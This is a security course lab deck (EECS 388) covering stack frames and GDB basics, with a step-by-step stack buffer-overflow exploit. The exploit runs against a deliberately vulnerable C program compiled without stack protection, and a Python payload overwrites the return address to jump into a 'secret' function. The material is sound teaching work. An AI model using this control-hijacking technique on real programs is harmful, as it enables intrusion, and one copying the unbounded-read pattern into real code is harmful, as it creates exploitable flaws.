

# EECS 388: Lab 9

- Intro to AppSec Project
- Binary Exploitation Primer



# Current Assignments

- Project 4 available now!
  - **Due Thursday, Nov. 16 at 6 p.m.**
  - Coverage: Buffer overflow exploitation (in several different ways)
- Lab assignment 4 also available!
  - **Due Thursday, Nov. 2 at 6 p.m.**



# Control Hijacking & Application Security



# AppSec: Project Overview

- 9 targets
  - Varying difficulty (marked “easy”, “medium”, “hard”). All are x64 (64-bit) programs.
  - Overwriting stack variables, return address, injecting shellcode, ROP, reverse engineering, etc.
- Tools
  - You will need to use GDB for this project
    - <http://users.ece.utexas.edu/~adnan/gdb-refcard.pdf>
  - And ROPgadget (we'll cover this next week)
    - <https://github.com/JonathanSalwan/ROPgadget>
  - And Ghidra (we'll cover this next week)
    - <https://ghidra-sre.org/>




# Important x64 CPU Registers

- RSP: Stack pointer
  - Points to the **top** (*lowest address*) of the current stack frame
- RBP: Frame/Base pointer
  - Points to the **bottom** (*highest address*) of the current stack frame
  - Used to reference function parameters and local variables
- RIP: Instruction pointer
  - Points to the next instruction to be executed
- RAX, RBX, RCX, RDX, RDI, RSI
  - Temporary data storage



# Recall from Lecture: Stack Frame Example

```
void foo(int a, int b) {  
    char buf1[16];  
}  
  
int main() {  
    foo(3,6);  
}
```




# Recall from Lecture: Stack Frame Example

```
void foo(int a, int b) {  
    char buf1[16];  
}
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```
int main() {  
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```

1. Push main's local variables onto stack





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```
void foo(int a, int b) {  
    char buf1[16];  
}
```

```
int main() {  
    foo(3,6);  
}
```

1. Push main's local variables onto stack
2. Prepare for call to foo by storing foo's args into registers







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void foo(int a, int b) {  
    char buf1[16];  
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1. Push main's local variables onto stack
2. Prepare for call to foo by storing foo's args into registers
3. **Push the return address (RIP) and main's frame pointer (RBP) on the stack**





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```
void foo(int a, int b) {  
    char buf1[16];  
}
```

```
int main() {  
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1. Push main's local variables onto stack
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



# Recall from Lecture: Stack Frame Example

```
void foo(int a, int b) {  
    char buf1[16];  
}
```

```
int main() {  
    foo(3,6);  
}
```

1. Push main's local variables onto stack
2. Prepare for call to foo by storing foo's args into registers
3. Push the return address (RIP) and main's frame pointer (RBP) on the stack
4. **Move FP (RBP) to begin a new stack frame for foo**





# Recall from Lecture: Stack Frame Example

```
void foo(int a, int b) {  
    char buf1[16];  
}
```

```
int main() {  
    foo(3,6);  
}
```

1. Push main's local variables onto stack
2. Prepare for call to foo by storing foo's args into registers
3. Push the return address (RIP) and main's frame pointer (RBP) on the stack
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5. **Push foo's variables on the stack**





# Recall from Lecture: Stack Frame Example

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void foo(int a, int b) {  
    char buf1[16];  
}
```

```
int main() {  
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}
```


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2. Prepare for call to foo by storing foo's args into registers
3. Push the return address (RIP) and main's frame pointer (RBP) on the stack
4. Move FP (RBP) to begin a new stack frame for foo
5. Push foo's variables on the stack
6. **Pop variables off the stack**




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    char buf1[16];  
}
```

```
int main() {  
    foo(3,6);  
}
```




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5. Push foo's variables on the stack
6. Pop variables off the stack
7. **Popping main's FP (RBP) off stack puts our RBP back where it was before the call to foo, likewise for the return address and RIP**




# Recall from Lecture: Stack Frame Example

```
void foo(int a, int b) {  
    char buf1[16];  
}
```

```
int main() {  
    foo(3,6);  
}
```



1. Push main's local variables onto stack
2. Prepare for call to foo by storing foo's args into registers
3. Push the return address (RIP) and main's frame pointer (RBP) on the stack
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5. Push foo's variables on the stack
6. Pop variables off the stack
7. **Popping main's FP (RBP) off stack puts our RBP back where it was before the call to foo, likewise for the return address and RIP**



# What happens during a function call?

```
$ ./stacktest AAAA
```

```
void do_something(char* buffer) {
```

```
    char my_var[128];
```

```
    strcpy(my_var, buffer);
```

```
}
```

```
int main (int argc, **argv) {
```

```
    do_something(argv[1]);
```

```
}
```

We need to make a new stack frame for this function call



To prepare for a function call, we need to

1. Store any arguments passed to the function to the registers (if no enough register, then push arguments onto the stack)
2. Push the return address onto the stack



\* "Calling Convention" is the term you can google.



# Function call cont.

```
$ ./stacktest AAAA
```


```
void do_something(char* buffer) {  
  
    char my_var[128];  
  
    strcpy(my_var, buffer);  
  
}  
  
int main (int argc, **argv) {  
  
    do_something(argv[1]);  
  
}
```

## Function prologue:

3. Space on the stack for `do_something`'s variables is allocated by "subtracting" from RSP

2. RBP is set to be the value of RSP to signify the start of a new stack frame

1. Previous value of RBP is pushed onto the stack. (When the function returns, this allows the old stack frame to be restored.)



# Buffer Overflow Vulnerability

```
$ ./stacktest AAAAAAAAAAAAAAAAAA... (152 As)
```

```
void do_something(char* buffer) {  
    char my_var[128];  
    strcpy(my_var, buffer);  
}  
  
int main (int argc, **argv) {  
    do_something(argv[1]);  
}
```


strcpy(dst, src) copies  
A's into stack space

There is no bounds  
checking. It just copies  
to the stack until src  
contains a null byte

When function ends, RIP will be  
set to the stored return address  
(now 0x4141414141414141).  
We can make the return  
address whatever we want.

RSP (top  
of stack)


RBP  
(frame  
pointer)



# GDB: Useful Things to Remember

- disassemble → shows dump of assembly code
- info reg → show the values of registers
- x → examine memory contents
  - x/64wx \$sp
    - 0x10: 0xaabbccdd 0x11223344 ...
  - x/64bx \$sp
    - 0x10: dd cc bb aa / 44 33 22 11 / ...
- next instruction → execute the next machine instruction
- step instruction → step to next machine instruction
- break \*0xaabbccdd  
break function\_name
- continue → execute until next break / end
- run [arglist] → start program with optional arglist, run until breakpoint or termination
- print function\_name → prints the address of a function

Values at each  
address



gdb --args

gdb cheatsheet:

<http://users.ece.utexas.edu/~adnan/gdb-refcard.pdf>

# Assembly Syntax: Intel vs. AT&T

We use Intel syntax everywhere, but you'll see AT&T syntax in some online docs.

## Intel

```
add rsp, 0x10
```

```
lea rax, [rbp-0x1c]
```

Operands ordered as dest, src

Only syntax supported by Ghidra

```
objdump -d -M intel a.out
```

## AT&T

```
add $0x10, %rsp
```

```
lea -0x1c(%rbp),%rax
```

Operands ordered as src, dest

GDB can be set to AT&T or Intel

```
objdump -d -M att a.out
```

Merely two ways of expressing the same thing.

# Consider this C code:

Definition of read\_input() is  
on next slide.

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

void read_input(char *ptr, const char *filename);

void secretFunction()
{
    printf("Congratulations!\n");
    printf("You have entered in the secret function!\n");
    exit(0);
}

void vuln(char *filename)
{
    char buffer[20];
    read_input(buffer, filename);
    printf("You entered: %s\n", buffer);
}

int main(int argc, char **argv)
{
    if(argc != 2) {
        fprintf(stderr, "Error: need a command-line argument\n");
        return 1;
    }

    vuln(argv[1]);

    return 0;
}
```

This is the same  
read\_input() function you  
will be using in project 4

```
void read_input_with_limit(char *ptr, const char *filename, size_t limit) {
    size_t left_to_read = limit;
    FILE* file = fopen(filename, "rb");
    if (file == NULL) {
        perror("Error opening input file");
        exit(1);
    }

    while (!feof(file) && left_to_read > 0) {
        const size_t elements_to_read = left_to_read > 0x400 ? 0x400 : left_to_read;

        const size_t elements_read = fread(ptr, sizeof(char), elements_to_read, file);
        if (ferror(file)) {
            perror("Error reading input file");
            exit(1);
        }

        left_to_read -= elements_read;
        ptr += elements_read;
    }

    fclose(file);
}

void read_input(char *ptr, const char *filename) {
    read_input_with_limit(ptr, filename, 0xffffffffffffffff);
}
```

# Lets see what it really does!

- Compile it:

- `gcc -m64 -static -fno-stack-protector -o vulnOut vuln.c`
  - This command means:
    - gcc to compile vuln.c.
    - Generate executable for x64 architecture.
    - Disable stack canary
    - Use 'vulnOut' as the filename for the generated executable.

- Debug it:

- `gdb vulnArgs`



disassemble main() to  
get target return  
address:

```
(gdb) disas main
Dump of assembler code for function main:
0x0000000000401826 <+0>:    endbr64
0x000000000040182a <+4>:    push    rbp
0x000000000040182b <+5>:    mov     rbp, rsp
0x000000000040182e <+8>:    sub     rsp, 0x10
0x0000000000401832 <+12>:   mov     DWORD PTR [rbp-0x4], edi
0x0000000000401835 <+15>:   mov     QWORD PTR [rbp-0x10], rsi
0x0000000000401839 <+19>:   cmp     DWORD PTR [rbp-0x4], 0x2
0x000000000040183d <+23>:   je      0x401869 <main+67>
0x000000000040183f <+25>:   mov     rax, QWORD PTR [rip+0xc5ea2]    # 0x4c76e8 <stderr>
0x0000000000401846 <+32>:   mov     rcx, rax
0x0000000000401849 <+35>:   mov     edx, 0x24
0x000000000040184e <+40>:   mov     esi, 0x1
0x0000000000401853 <+45>:   lea     rax, [rip+0x97806]              # 0x499060
0x000000000040185a <+52>:   mov     rdi, rax
0x000000000040185d <+55>:   call    0x4127b0 <fwrite>
0x0000000000401862 <+60>:   mov     eax, 0x1
0x0000000000401867 <+65>:   jmp     0x401881 <main+91>
0x0000000000401869 <+67>:   mov     rax, QWORD PTR [rbp-0x10]
0x000000000040186d <+71>:   add     rax, 0x8
0x0000000000401871 <+75>:   mov     rax, QWORD PTR [rax]
0x0000000000401874 <+78>:   mov     rdi, rax
0x0000000000401877 <+81>:   call    0x4017e5 <vuln>
0x000000000040187c <+86>:   mov     eax, 0x0
0x0000000000401881 <+91>:   leave
0x0000000000401882 <+92>:   ret
End of assembler dump.
```



disassemble main() to  
get target return  
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0x0000000000401877 <+81>:     call    0x4017e5 <vuln>
0x000000000040187c <+86>:     mov     eax, 0x0
0x0000000000401881 <+91>:     leave
0x0000000000401882 <+92>:     ret
End of assembler dump.
```

## Disas vuln() to get offset of buffer[20] :

```
(gdb) disas vuln
Dump of assembler code for function vuln:
0x00000000004017e5 <+0>:      endbr64
0x00000000004017e9 <+4>:      push    rbp
0x00000000004017ea <+5>:      mov     rbp, rsp
0x00000000004017ed <+8>:      sub     rsp, 0x30
0x00000000004017f1 <+12>:     mov     QWORD PTR [rbp-0x28], rdi
0x00000000004017f5 <+16>:     mov     rdx, QWORD PTR [rbp-0x28]
0x00000000004017f9 <+20>:     lea     rax, [rbp-0x20]
0x00000000004017fd <+24>:     mov     rsi, rdx
0x0000000000401800 <+27>:     mov     rdi, rax
0x0000000000401803 <+30>:     call   0x401975 <read_input>
0x0000000000401808 <+35>:     lea     rax, [rbp-0x20]
0x000000000040180c <+39>:     mov     rsi, rax
0x000000000040180f <+42>:     lea     rax, [rip+0x97833]      # 0x499049
0x0000000000401816 <+49>:     mov     rdi, rax
0x0000000000401819 <+52>:     mov     eax, 0x0
0x000000000040181e <+57>:     call   0x40b7d0 <printf>
0x0000000000401823 <+62>:     nop
0x0000000000401824 <+63>:     leave
0x0000000000401825 <+64>:     ret
End of assembler dump.
```

# Set a breakpoint..

```
(gdb) b *0x0000000000040181e  
Breakpoint 1 at 0x40181e
```

Breakpoint set at call to printf in vulnerable



# Create a file, and use it as the input

1. Create a python file which output 8 of 'A'

```
sol.py
1  import sys
2
3  sys.stdout.buffer.write(b'A'*8 + b'\0')
```

2. Pipe the output to a filename 'tmp'

```
eecs388@eecs388:~$ python3 sol.py > tmp
```

3. Run the gdb

```
(gdb) run tmp
Starting program: /home/eecs388/vuln0ut tmp

Breakpoint 1, 0x000000000040181e in vuln ()
```

# Let's peek at the stack:

Recall from main:

```
0x0000000000401877 <+81>: call 0x4017e5 <vuln>
0x000000000040187c <+86>: mov eax,0x0
```

```
(gdb) x/120bx $rsp
$rsp -> 0x7fffffff5a0: 0x40 0x82 0x4c 0x00 0x00 0x00 0x00 0x00
0x7fffffff5a8: 0x77 0xea 0xff 0xff 0xff 0x7f 0x00 0x00
$rbp - 0x20 -> 0x7fffffff5b0: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0x7fffffff5b8: 0x00 0xac 0x48 0x00 0x00 0x00 0x00 0x00
0x7fffffff5c0: 0xb0 0x37 0x4c 0x00 0x00 0x00 0x00 0x00
0x7fffffff5c8: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
$rbp -> 0x7fffffff5d0: 0xf0 0xe5 0xff 0xff 0xff 0x7f 0x00 0x00
0x7fffffff5d8: 0x7c 0x18 0x40 0x00 0x00 0x00 0x00 0x00
0x7fffffff5e0: 0xd8 0xe7 0xff 0xff 0xff 0x7f 0x00 0x00
0x7fffffff5e8: 0x00 0x00 0x00 0x00 0x02 0x00 0x00 0x00
0x7fffffff5f0: 0x01 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x7fffffff5f8: 0xda 0x1d 0x40 0x00 0x00 0x00 0x00 0x00
0x7fffffff600: 0x00 0x00 0x00 0x00 0x20 0x00 0x00 0x00
0x7fffffff608: 0x26 0x18 0x40 0x00 0x00 0x00 0x00 0x00
0x7fffffff610: 0x00 0x00 0x00 0x00 0x02 0x00 0x00 0x00
```

& return address


(0x000000000040187c)

Little Endian!

: displays 120 bytes in hexadecimal, starting from the address where the previous instance of this command has finished.

# Find our target address:

```
(gdb) print secretFunction  
$1 = {<text variable, no debug info>} 0x4017b5 <secretFunction>
```



# Now we can build our exploit:

Recall from last slide:

0x4017b5 <secretFunction>

```
import sys
sys.stdout.buffer.write(b'A'*40)
sys.stdout.buffer.write(0x4017b5.to_bytes(8, 'little'))
```

Repeat "A"  
40 times (why?)

Convert int to  
8 little-endian bytes

We'll use Python to construct an input and pipe it to a file for the target that:

- Overwrites the buffer in the stack up-to-and-including the base pointer
- Writes the return address immediately afterwards



# Pwnage:



```
● eecs388@eecs388:~$ python3 sol.py > tmp
```

```
(gdb) run tmp
Starting program: /home/eecs388/vulnOut tmp
You entered: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA?@
Congratulations!
You have entered in the secret function!
[Inferior 1 (process 21800) exited normally]
```


Or equivalently:

```
(gdb) run <(python3 sol.py)
Starting program: /home/eecs388/lab4demo/vulnOut <(python3 sol.py)
You entered: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA?@
Congratulations!
You have entered in the secret function!
[Inferior 1 (process 15131) exited normally]
```



# Some final notes:

- Read *Smashing the Stack for Fun and Profit* (a hacker classic!)
- Link to today's code:
  - <https://github.com/388f23/lab4demo>
  - Compile with command on slide 23





See you next week!

# GDB Resources

# First Things First

GDB cheat sheet:

<https://users.ece.utexas.edu/~adnan/gdb-refcard.pdf>



# Useful Things to Remember

- Registers: RIP, RBP, RSP
  - What's the purpose of each?
  - RIP- Instruction pointer, the address of the instruction to execute
  - RBP- Base pointer, the base of the stack frame
  - RSP- Stack pointer, the top of the current stack frame
- Useful GDB commands
  - `disas(semble)` = shows dump of assembly code
  - `info reg` = show the address of registers
  - `x` = show memory contents
  - `ni` = execute the next machine instruction
  - `si` = step to next machine instruction
  - `(c)ontinue` = execute until next break / end



# disas(semble)

- Shows dump of assembly code
- Useful to see the contents of a function
- Resolves some of the function calls
- Usage: `disas <function name>`
  - Ex. `disas main`



# disas(semble)

```
(gdb) disas vuln
```

```
Dump of assembler code for function vuln:
```

```
0x00000000004017e5 <+0>:      endbr64
0x00000000004017e9 <+4>:      push    rbp
0x00000000004017ea <+5>:      mov     rbp, rsp
0x00000000004017ed <+8>:      sub     rsp, 0x30
0x00000000004017f1 <+12>:     mov     QWORD PTR [rbp-0x28], rdi
0x00000000004017f5 <+16>:     mov     rdx, QWORD PTR [rbp-0x28]
0x00000000004017f9 <+20>:     lea     rax, [rbp-0x20]
0x00000000004017fd <+24>:     mov     rsi, rdx
0x0000000000401800 <+27>:     mov     rdi, rax
0x0000000000401803 <+30>:     call   0x401975 <read_input>
0x0000000000401808 <+35>:     lea     rax, [rbp-0x20]
0x000000000040180c <+39>:     mov     rsi, rax
0x000000000040180f <+42>:     lea     rax, [rip+0x97833]          # 0x499049
0x0000000000401816 <+49>:     mov     rdi, rax
0x0000000000401819 <+52>:     mov     eax, 0x0
0x000000000040181e <+57>:     call   0x40b7d0 <printf>
0x0000000000401823 <+62>:     nop
0x0000000000401824 <+63>:     leave
0x0000000000401825 <+64>:     ret
```

```
End of assembler dump.
```

# (b)reak

- Sets a breakpoint in the assembly
- Reference a point in the program in multiple ways
- Use to stop the execution to examine the stack
- Example usage: `b <point to reference>`
- Helpful link
  - [https://ftp.gnu.org/old-gnu/Manuals/gdb/html\\_node/gdb\\_28.html#SEC29](https://ftp.gnu.org/old-gnu/Manuals/gdb/html_node/gdb_28.html#SEC29)





## (b)reak

```
(gdb) b *0x08048cb7  
Breakpoint 3 at 0x08048cb7
```

Below they need debug info. Not useful in our targets but good to know.

```
(gdb) break _main  
Breakpoint 3 at 0x08048c49
```

```
(gdb) break target0.c:7  
No symbol table is loaded. Use the "file" command.  
Make breakpoint pending on future shared library load? (y or [n]) y  
Breakpoint 1 (target0.c:7) pending.
```

```
(gdb) break target0.c:_main  
No symbol table is loaded. Use the "file" command.  
Make breakpoint pending on future shared library load? (y or [n]) y  
Breakpoint 2 (target0.c:_main) pending.
```

# info

- Gives information of the argument passed
- Commonly used to give register information
- Many other uses
  - Good Resource
  - [https://ftp.gnu.org/old-gnu/Manuals/gdb/html\\_node/gdb\\_44.html#SEC45](https://ftp.gnu.org/old-gnu/Manuals/gdb/html_node/gdb_44.html#SEC45)




# info reg

```
(gdb) info reg
rax          0x401772          4200306
rbx          0x7fffffff7c8     140737488349128
rcx          0x1              1
rdx          0x1              1
rsi          0x6              6
rdi          0x3              3
rbp          0x7fffffff590     0x7fffffff590
rsp          0x7fffffff590     0x7fffffff590
r8           0x1              1
r9           0x1              1
r10          0x80             128
r11          0x206            518
r12          0x1              1
r13          0x7fffffff7b8     140737488349112
r14          0x4c17d0         4986832
r15          0x1              1
rip          0x40174d         0x40174d <foo+8>
eflags       0x206            [ PF IF ]
cs           0x33             51
ss           0x2b             43
ds           0x0              0
es           0x0              0
fs           0x0              0
gs           0x0              0
```


# X

- Displays the memory contents at a given address
- Useful for the examination of the buffer
- Syntax
  - x [Address expression]
  - x /[Format] [Address expression]
  - x /[Length][Format] [Address expression]
  - Reference: <http://visualgdb.com/gdbreference/commands/x>



## info frame

```
(gdb) info frame
Stack level 0, frame at 0x7fffffff5a0:
  rip = 0x40174d in foo; saved rip = 0x4017b9
  called by frame at 0x7fffffff5e0
  Arglist at 0x7fffffff590, args:
  Locals at 0x7fffffff590, Previous frame's sp is 0x7fffffff5a0
  Saved registers:
    rbp at 0x7fffffff590, rip at 0x7fffffff598
```



# x Format

- o - octal
- x - hexadecimal
- d - decimal
- u - unsigned decimal
- t - binary
- f - floating point
- a - address
- c - char
- s - string
- i - instruction



# x Format size modifiers

- b - byte
- h - halfword (16-bit value)
- w - word (32-bit value)
- g - giant word (64-bit value)



# ni

- Execute one machine instruction
- If it is a function call proceed until the function returns

```
(gdb) ni
0x0000000000401750 in foo ()
(gdb) ni
0x0000000000401753 in foo ()
(gdb) ni
0x0000000000401756 in foo ()
```



# si

- Execute one machine instruction, then stop and return to the debugger.
- Steps into instructions
- May bring you down a rabbit hole into functions that aren't relevant to you, such as printf



si

```
(gdb) si  
0x00000000000401759 in foo ()  
(gdb) si  
0x0000000000040175d in foo ()  
(gdb) si  
0x00000000000401761 in foo ()
```

# (p)rint

- Prints the value of its argument
- Works with same pointer logic as C
- Lots of different uses so check the cheat sheet!
- Common usage: `p <value to print>`



# (p)rint - Examples

```
(gdb) print secretFunction  
